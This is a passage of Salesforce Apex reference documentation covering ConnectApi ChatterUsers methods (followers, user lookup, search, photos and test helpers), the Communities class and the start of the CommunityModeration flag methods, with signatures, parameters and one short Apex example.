getUserBatch(communityId, userIds)
Gets information about the specified list of users. Returns a list of `BatchResult` objects containing `ConnectApi.User` objects. Returns errors embedded in the results for those users that couldn't be loaded.

getUsers(communityId)
Returns the first page of users. The page contains the default number of items.

getUsers(communityId, pageParam, pageSize)
Returns the specified page of users.

searchUserGroups(communityId, userId, q)
Returns the first page of groups that match the specified search criteria.

searchUserGroups(communityId, userId, q, pageParam, pageSize)
Returns the specified page of users that matches the specified search criteria.

searchUsers(communityId, q)
Returns the first page of users that match the specified search criteria. The page contains the default number of items.

searchUsers(communityId, q, pageParam, pageSize)
Returns the specified page of users that match the specified search criteria.

searchUsers(communityId, q, searchContextId, pageParam, pageSize)
Returns the specified page of users that match the specified search criteria.

setPhoto(communityId, userId, fileId, versionNumber)
Sets the user photo to be the specified, already uploaded file.

setPhoto(communityId, userId, fileUpload)
Sets the provided blob to be the photo for the specified user. The content type must be usable as an image.

setPhotoWithAttributes(communityId, userId, photo)
Sets and crops the existing file as the photo for the specified user. The content type must be usable as an image.

setPhotoWithAttributes(communityId, userId, photo, fileUpload)
Sets and crops the provided blob as the photo for the specified user. The content type must be usable as an image.

updateChatterSettings(communityId, userId, defaultGroupEmailFrequency)
Updates the default Chatter settings for the specified user.

updateUser(communityId, userId, userInput)
Updates the "About Me" section for a user.

`deletePhoto(communityId, userId)`

Deletes the specified user's photo.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static Void deletePhoto(String communityId, String userId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

Return Value

Type: Void

follow(communityId, userId, subjectId)

Adds the specified *userId* as a follower to the specified *subjectId*.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Subscription follow(String communityId, String userId, String
subjectId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

subjectId
Type: String

The ID for the subject to follow.

Return Value

Type: `ConnectApi.Subscription`

SEE ALSO:

- Follow a Record
- Unfollow a Record

`getChatterSettings(communityId, userId)`

Returns information about the default Chatter settings for the specified user.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.UserChatterSettings getChatterSettings(String communityId,
String userId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`userId`
Type: String

The ID for the context user or the keyword `me`.

Return Value

Type: `ConnectApi.UserChatterSettings`

`getFollowers(communityId, userId)`

Returns the first page of followers for the specified user ID. The page contains the default number of items.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FollowerPage getFollowers(String communityId, String userId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for a user.

Return Value

Type: `ConnectApi.FollowerPage`

getFollowers(communityId, userId, pageParam, pageSize)

Returns the specified page of followers for the specified user ID.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FollowerPage getFollowers(String communityId, String userId,
Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

`userId`
Type: String

The ID for a user.

`pageParam`
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.FollowerPage`

`getFollowings(communityId, userId)`

Returns the first page of information about the followers of the specified user. The page contains the default number of items. This is different than `getFollowers`, which returns the users that follow the specified user.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FollowingPage getFollowings(String communityId, String userId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`userId`
Type: String

The ID for a user.

Return Value

Type: ConnectApi.FollowingPage

getFollowings(communityId, userId, pageParam)

Returns the specified page of information about the followers of the specified user. The page contains the default number of items. This is different than `getFollowers`, which returns the users that follow the specified user.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FollowingPage getFollowings(String communityId, String userId,
Integer pageParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for a user.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

Return Value

Type: ConnectApi.FollowingPage

getFollowings(communityId, userId, pageParam, pageSize)

Returns the specific page of information about the followers of the specified user. This is different than `getFollowers`, which returns the users that follow the specified user.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FollowingPage getFollowings(String communityId, String userId,
Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for a user.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.FollowingPage`

`getFollowings(communityId, userId, filterType)`

Returns the first page of information about the specified types of followers of the specified user. The page contains the default number of items. This is different than `getFollowers`, which returns the users that follow the specified user.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FollowingPage getFollowings(String communityId, String userId,
String filterType)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for a user.

filterType
Type: String

Specifies the key prefix to filter the type of objects returned. A key prefix is the first three characters of the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

Return Value

Type: `ConnectApi.FollowingPage`

getFollowings(communityId, userId, filterType, pageParam)

Returns the specified page of information about the specified types of followers of the specified user. The page contains the default number of items. This is different than `getFollowers`, which returns the users that follow the specified user.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FollowingPage getFollowings(String communityId, String userId,
String filterType, Integer pageParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for a user.

filterType
Type: String

Specifies the key prefix to filter the type of objects returned. A key prefix is the first three characters of the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

Return Value

Type: `ConnectApi.FollowingPage`

`getFollowings(communityId, userId, filterType, pageParam, pageSize)`

Returns the specified page of information about the specified types of followers of the specified user. This is different than `getFollowers`, which returns the users that follow the specified user.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FollowingPage getFollowings(String communityId, String userId,
String filterType, Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for a user.

filterType
Type: String

Specifies the key prefix to filter the type of objects returned. A key prefix is the first three characters of the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.FollowingPage`

getGroups(communityId, userId)

Returns the first page of groups the specified user is a member of.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.UserGroupPage getGroups(String communityId, String userId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for a user.

Return Value

Type: ConnectApi.UserGroupPage

getGroups(communityId, userId, pageParam, pageSize)

Returns the specified page of groups the specified user is a member of.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.UserGroupPage getGroups(String communityId, String userId,
Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for a user.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: ConnectApi.UserGroupPage

getPhoto(communityId, userId)

Returns information about the specified user's photo.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Photo getPhoto(String communityId, String userId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for a user.

Return Value

Type: `ConnectApi.Photo`

getReputation(communityId, userId)

Returns the reputation of the specified user.

API Version

32.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Reputation getReputation(String communityId, String userId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

ID of the user.

Return Value

Type: `ConnectApi.Reputation`

getUser(communityId, userId)

Returns information about the specified user.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.UserSummary getUser(String communityId, String userId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for a user.

Return Value

Type: `ConnectApi.UserDetail`

Usage

If the user is external, the properties that the `ConnectApi.UserDetail` output class shares with the `ConnectApi.UserSummary` output class can have non-null values. Other properties are always `null`.

getUserBatch(communityId, userIds)

Gets information about the specified list of users. Returns a list of `BatchResult` objects containing `ConnectApi.User` objects. Returns errors embedded in the results for those users that couldn't be loaded.

API Version

31.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.BatchResult[] getUserBatch(String communityId, List<String>
userIds)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userIds
Type: List<String>

A list of up to 500 user IDs.

Return Value

Type: BatchResult[]

The BatchResult `getResults()` method returns a `ConnectApi.User` object.

Example

```
// Get users in an organization.
ConnectApi.UserPage userPage = ConnectApi.ChatterUsers.getUsers(null);

// Create a list of user IDs.
List<String> userList = new List<String>();
for (ConnectApi.User user : userPage.users){
    userList.add(user.id);
```

```
}

// Get info about all users in the list.
ConnectApi.BatchResult[] batchResults = ConnectApi.ChatterUsers.getUserBatch(null, userList);

for (ConnectApi.BatchResult batchResult : batchResults) {
    if (batchResult.isSuccess()) {
        // Operation was successful.
        // Print each user's username.
        ConnectApi.UserDetail user;
        if(batchResult.getResult() instanceof ConnectApi.UserDetail) {
            user = (ConnectApi.UserDetail) batchResult.getResult();
        }
        System.debug('SUCCESS');
        System.debug(user.username);
    }
    else {
        // Operation failed. Print errors.
        System.debug('FAILURE');
        System.debug(batchResult.getErrorMessage());
    }
}
```

`getUsers(communityId)`

Returns the first page of users. The page contains the default number of items.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.UserPage getUsers(String communityId)
```

Parameters

communityId
: Type: String

  Use either the ID for a community, `internal`, or `null`.

Return Value

Type: `ConnectApi.UserPage`

`getUsers(communityId, pageParam, pageSize)`

Returns the specified page of users.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.UserPage getUsers(String communityId, Integer pageParam,
Integer pageSize)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`pageParam`
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.UserPage`

searchUserGroups(communityId, userId, q)

Returns the first page of groups that match the specified search criteria.

API Version

30.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.UserGroupPage searchUserGroups(String communityId, String
userId, String q)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for a user.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.UserGroupPage`

A paginated list of groups the context user is a member of.

searchUserGroups(communityId, userId, q, pageParam, pageSize)

Returns the specified page of users that matches the specified search criteria.

API Version

30.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.UserGroupPage searchUserGroups(String communityId, String
userId, String q, Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for a user.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.UserGroupPage`

A paginated list of groups the context user is a member of.

`searchUsers(communityId, q)`

Returns the first page of users that match the specified search criteria. The page contains the default number of items.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.UserPage searchUsers(String communityId, String q)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.UserPage`

searchUsers(communityId, q, pageParam, pageSize)

Returns the specified page of users that match the specified search criteria.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.UserPage searchUsers(String communityId, String q, Integer
pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.UserPage`

searchUsers(communityId, q, searchContextId, pageParam, pageSize)

Returns the specified page of users that match the specified search criteria.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.UserPage searchUsers(String communityId, String q, String
searchContextId, Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

searchContextId
Type: String

A feed item ID that filters search results for feed @mentions. More useful results are listed first. When you specify this argument, you cannot query more than 500 results and you cannot use wildcards in the search term.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.UserPage`

setPhoto(communityId, userId, fileId, versionNumber)

Sets the user photo to be the specified, already uploaded file.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Photo setPhoto(String communityId, String userId, String fileId, Integer versionNumber)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

fileId
Type: String

ID of a file already uploaded. The file must be an image, and be smaller than 2 MB.

versionNumber
Type: Integer

Version number of the existing file. Specify either an existing version number, or `null` to get the latest version.

Return Value

Type: `ConnectApi.Photo`

Usage

Photos are processed asynchronously and may not be visible right away.

`setPhoto(communityId, userId, fileUpload)`

Sets the provided blob to be the photo for the specified user. The content type must be usable as an image.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Photo setPhoto(String communityId, String userId,
ConnectApi.BinaryInput fileUpload)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

fileUpload
Type: `ConnectApi.BinaryInput`

A file to use as the photo. The content type must be usable as an image.

Return Value

Type: `ConnectApi.Photo`

Usage

Photos are processed asynchronously and may not be visible right away.

`setPhotoWithAttributes(communityId, userId, photo)`

Sets and crops the existing file as the photo for the specified user. The content type must be usable as an image.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Photo setPhotoWithAttributes(String communityId, String userId,
ConnectApi.PhotoInput photo)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

photo
Type: `ConnectApi.PhotoInput`

A `ConnectApi.PhotoInput` object specifying the file ID, version number, and cropping parameters.

Return Value

Type: `ConnectApi.Photo`

Usage

Photos are processed asynchronously and may not be visible right away.

`setPhotoWithAttributes(communityId, userId, photo, fileUpload)`

Sets and crops the provided blob as the photo for the specified user. The content type must be usable as an image.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Photo setPhotoWithAttributes(String communityId, String userId,
ConnectApi.PhotoInput photo, ConnectApi.BinaryInput fileUpload)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

photo
Type: `ConnectApi.PhotoInput`

A `ConnectApi.PhotoInput` object specifying the cropping parameters.

fileUpload
Type: `ConnectApi.BinaryInput`

A file to use as the photo. The content type must be usable as an image.

Return Value

Type: `ConnectApi.Photo`

Usage

Photos are processed asynchronously and may not be visible right away.

updateChatterSettings(communityId, userId, defaultGroupEmailFrequency)

Updates the default Chatter settings for the specified user.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.UserChatterSettings updateChatterSettings(String communityId,
String userId, ConnectApi.GroupEmailFrequency defaultGroupEmailFrequency)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

defaultGroupEmailFrequency
Type: `ConnectApi.GroupEmailFrequency`

defaultGroupEmailFrequency—Specifies the frequency with which a user receives email from a group. Values:

- `EachPost`
- `DailyDigest`

- `WeeklyDigest`
- `Never`
- `UseDefault`

Don't pass the value `UseDefault` for the *`defaultGroupEmailFrequency`* parameter because calling `updateChatterSettings` sets the default value.

Return Value

Type: `ConnectApi.UserChatterSettings`

`updateUser(communityId, userId, userInput)`

Updates the "About Me" section for a user.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.UserDetail updateUser(String communityId, String userId,
ConnectApi.UserInput userInput)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`userId`
Type: String

The ID for the context user or the keyword `me`.

`userInput`
Type: `ConnectApi.UserInput`

Specifies the updated information.

Return Value

Type: `ConnectApi.UserDetail`

ChatterUsers Test Methods

The following are the test methods for `ChatterUsers`. All methods are static.

For information about using these methods to test your `ConnectApi` code, see Testing ConnectApi Code.

setTestSearchUsers(communityId, q, result)

Registers a `ConnectApi.UserPage` object to be returned when the matching `ConnectApi.searchUsers` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

28.0

Signature

```
public static Void setTestSearchUsers(String communityId, String q, ConnectApi.UserPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

result
Type: `ConnectApi.UserPage`

The object containing test data.

Return Value

Type: Void

setTestSearchUsers(communityId, q, pageParam, pageSize, result)

Registers a `ConnectApi.UserPage` object to be returned when the matching `ConnectApi.searchUsers` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

28.0

Signature

```
public static Void setTestSearchUsers(String communityId, String q, Integer pageParam, Integer pageSize, ConnectApi.UserPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

result
Type: `ConnectApi.UserPage`

The object containing test data.

Return Value

Type: Void

`setTestSearchUsers(communityId, q, searchContextId, pageParam, pageSize, result)`

Registers a `ConnectApi.UserPage` object to be returned when the matching `ConnectApi.searchUsers` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

28.0

Signature

```
public static Void setTestSearchUsers(String communityId, String q, String
searchContextId, Integer pageParam, Integer pageSize, ConnectApi.UserPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

searchContextId
Type: String

A feed item ID that filters search results for feed @mentions. More useful results are listed first. When you specify this argument, you cannot query more than 500 results and you cannot use wildcards in the search term.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

result
Type: `ConnectApi.UserPage`

The object containing test data.

Return Value

Type: Void

Communities Class

Access general information about communities in your organization.

Namespace

ConnectApi

Communities Methods

The following are methods for `Communities`. All methods are static.

IN THIS SECTION:

`getCommunities()`

Returns a list of communities the context user has access to.

API Version

28.0

Requires Chatter

No

Signature

```
public static ConnectApi.CommunityPage getCommunities()
```

Return Value

Type: ConnectApi.CommunityPage

getCommunities(communityStatus)

Returns a list of communities the context user has access to with the specified status.

API Version

28.0

Requires Chatter

No

Signature

```
public static ConnectApi.CommunityPage getCommunities(ConnectApi.CommunityStatus
communityStatus)
```

Parameters

communityStatus
Type: ConnectApi.CommunityStatus

communityStatus—Specifies the status of the community. Values are:

- Live
- Inactive
- UnderConstruction

Return Value

Type: ConnectApi.CommunityPage

getCommunity(communityId)

Returns information about the specific community.

API Version

28.0

Requires Chatter

No

Signature

```
public static ConnectApi.Community getCommunity(String communityId)
```

Parameters

communityId
Type: String

You must specify an ID for *communityId*. You cannot specify `null` or `'internal'`.

Return Value

Type: `ConnectApi.Community`

CommunityModeration Class

Access information about flags feed items and comments in a community. Add and remove one or more flags to and from comments and feed items. To view a feed containing all flagged feed items and comments, pass `ConnectApi.FeedType.Moderation` to the `ConnectApi.ChatterFeeds.getFeedItemsFromFeed` method.

Namespace

ConnectApi

CommunityModeration Methods

The following are methods for `CommunityModeration`. All methods are static.

IN THIS SECTION:

addFlagToComment(communityId, commentId)
Add a moderation flag to a comment. To add a flag to a comment, `Allow members to flag content` must be selected for a community.

addFlagToComment(communityId, commentId, visibility)
Add a moderation flag with specified visibility to a comment. To add a flag to a comment, `Allow members to flag content` must be selected for a community.

addFlagToFeedElement(communityId, feedElementId)
Add a moderation flag to a feed element. To add a flag to a feed element, `Allow members to flag content` must be selected for a community.

addFlagToFeedElement(communityId, feedElementId, visibility)
Add a moderation flag with specified visibility to a feed element. To add a flag to a feed element, `Allow members to flag content` must be selected for a community.

addFlagToFeedItem(communityId, feedItemId)

Add a moderation flag to a feed item. To add a flag to a feed item, `Allow members to flag content` must be selected for a community.

addFlagToFeedItem(communityId, feedItemId, visibility)

Add a moderation flag with specified visibility to a feed item. To add a flag to a feed item, `Allow members to flag content` must be selected for a community.

getFlagsOnComment(communityId, commentId)

Get the moderation flags on a comment. To get the flags, the context user must have the "Moderate Communities Feeds" permission.

getFlagsOnComment(communityId, commentId, visibility)

Get the moderation flags with specified visibility on a comment. To get the flags, the context user must have the "Moderate Communities Feeds" permission.

getFlagsOnFeedElement(communityId, feedElementId)

Get the moderation flags on a feed element. To get the flags, the context user must have the `Moderate Communities Feeds` permission.

getFlagsOnFeedElement(communityId, feedElementId, visibility)

Get the moderation flags with specified visibility on a feed element. To get the flags, the context user must have the `Moderate Communities Feeds` permission.

getFlagsOnFeedItem(communityId, feedItemId)

Get the moderation flags on a feed item. To get the flags, the context user must have the "Moderate Communities Feeds" permission.

getFlagsOnFeedItem(communityId, feedItemId, visibility)

Get the moderation flags with specified visibility on a feed item. To get the flags, the context user must have the "Moderate Communities Feeds" permission.

removeFlagsOnComment(communityId, commentId, userId)

Remove a moderation flag from a comment. To remove a flag from a comment the context user must have added the flag or must have the "Moderate Communities Feeds" permission.

removeFlagFromFeedElement(communityId, feedElementId, userId)

Remove a moderation flag from a feed element. To remove a flag from a feed element, the context user must have added the flag or must have the `Moderate Communities Feeds` permission.

removeFlagsOnFeedItem(communityId, feedItemId, userId)

Remove a moderation flag from a feed item. To remove a flag from a feed item, the context user must have added the flag or must have the "Moderate Communities Feeds" permission.

`addFlagToComment(communityId, commentId)`

Add a moderation flag to a comment. To add a flag to a comment, `Allow members to flag content` must be selected for a community.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationFlags addFlagToComment(String communityId, String commentId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

commentId
Type: String

The ID for a comment.

Return Value

Type: `ConnectApi.ModerationFlags`

addFlagToComment(communityId, commentId, visibility)

Add a moderation flag with specified visibility to a comment. To add a flag to a comment, `Allow members to flag content` must be selected for a community.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationFlags addFlagToComment(String communityId, String commentId, ConnectApi.CommunityFlagVisibility visibility)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

commentId
Type: String

The ID for a comment.

visibility
Type: `ConnectApi.CommunityFlagVisibility`

Specifies the visibility behavior of a flag for various user types.

- `ModeratorsOnly`—The flag is visible only to users with moderation permissions on the flagged element or item.

- `SelfAndModerators`—The flag is visible to the creator of the flag and to users with moderation permissions on the flagged element or item.

Return Value

Type: `ConnectApi.ModerationFlags`

`addFlagToFeedElement(communityId, feedElementId)`

Add a moderation flag to a feed element. To add a flag to a feed element, `Allow members to flag content` must be selected for a community.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationCapability addFlagToFeedElement(String communityId,
String feedElementId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedElementId`
Type: String

The ID for a feed element.

Return Value

Type: ConnectApi.ModerationCapability Class

If the feed element doesn't support this capability, the return value is `ConnectApi.NotFoundException` on page 1244.

`addFlagToFeedElement(communityId, feedElementId, visibility)`

Add a moderation flag with specified visibility to a feed element. To add a flag to a feed element, `Allow members to flag content` must be selected for a community.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationCapability addFlagToFeedElement(String communityId,
String feedElementId, ConnectApi.CommunityFlagVisibility visibility)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

visibility
Type: ConnectApi.CommunityFlagVisibility

Specifies the visibility behavior of a flag for various user types. One of these values:

- `ModeratorsOnly`—The flag is visible only to users with moderation permissions on the flagged element or item.
- `SelfAndModerators`—The flag is visible to the creator of the flag and to users with moderation permissions on the flagged element or item.

Return Value

Type: ConnectApi.ModerationCapability Class

If the feed element doesn't support this capability, the return value is `ConnectApi.NotFoundException` on page 1244.

addFlagToFeedItem(communityId, feedItemId)

Add a moderation flag to a feed item. To add a flag to a feed item, `Allow members to flag content` must be selected for a community.

API Version

29.0–31.0

Important: In version 32.0 and later, use addFlagToFeedElement(communityId, feedElementId).

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationFlags addFlagToFeedItem(String communityId, String
feedItemId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedItemId
Type: String

The ID for a feed item.

Return Value

Type: `ConnectApi.ModerationFlags`

addFlagToFeedItem(communityId, feedItemId, visibility)

Add a moderation flag with specified visibility to a feed item. To add a flag to a feed item, `Allow members to flag content` must be selected for a community.

API Version

30.0–31.0

Important: In version 32.0 and later, use addFlagToFeedElement(communityId, feedElementId, visibility).

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationFlags addFlagToFeedItem(String communityId, String feedItemId, ConnectApi.CommunityFlagVisibility visibility)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedItemId
Type: String

The ID for a feed item.

visibility
Type: `ConnectApi.CommunityFlagVisibility`

Specifies the visibility behavior of a flag for various user types.

- `ModeratorsOnly`—The flag is visible only to users with moderation permissions on the flagged element or item.
- `SelfAndModerators`—The flag is visible to the creator of the flag and to users with moderation permissions on the flagged element or item.

Return Value

Type: ConnectApi.ModerationFlags

getFlagsOnComment(communityId, commentId)

Get the moderation flags on a comment. To get the flags, the context user must have the "Moderate Communities Feeds" permission.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationFlags getFlagsOnComment(String communityId, String commentId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

commentId
Type: String

The ID for a comment.

Return Value

Type: ConnectApi.ModerationFlags

getFlagsOnComment(communityId, commentId, visibility)

Get the moderation flags with specified visibility on a comment. To get the flags, the context user must have the "Moderate Communities Feeds" permission.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationFlags getFlagsOnComment(String communityId, String commentId, ConnectApi.CommunityFlagVisibility visibility)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

commentId
Type: String

The ID for a comment.

visibility
Type: `ConnectApi.CommunityFlagVisibility`

Specifies the visibility behavior of a flag for various user types.

- `ModeratorsOnly`—The flag is visible only to users with moderation permissions on the flagged element or item.
- `SelfAndModerators`—The flag is visible to the creator of the flag and to users with moderation permissions on the flagged element or item.

Return Value

Type: `ConnectApi.ModerationFlags`

`getFlagsOnFeedElement(communityId, feedElementId)`

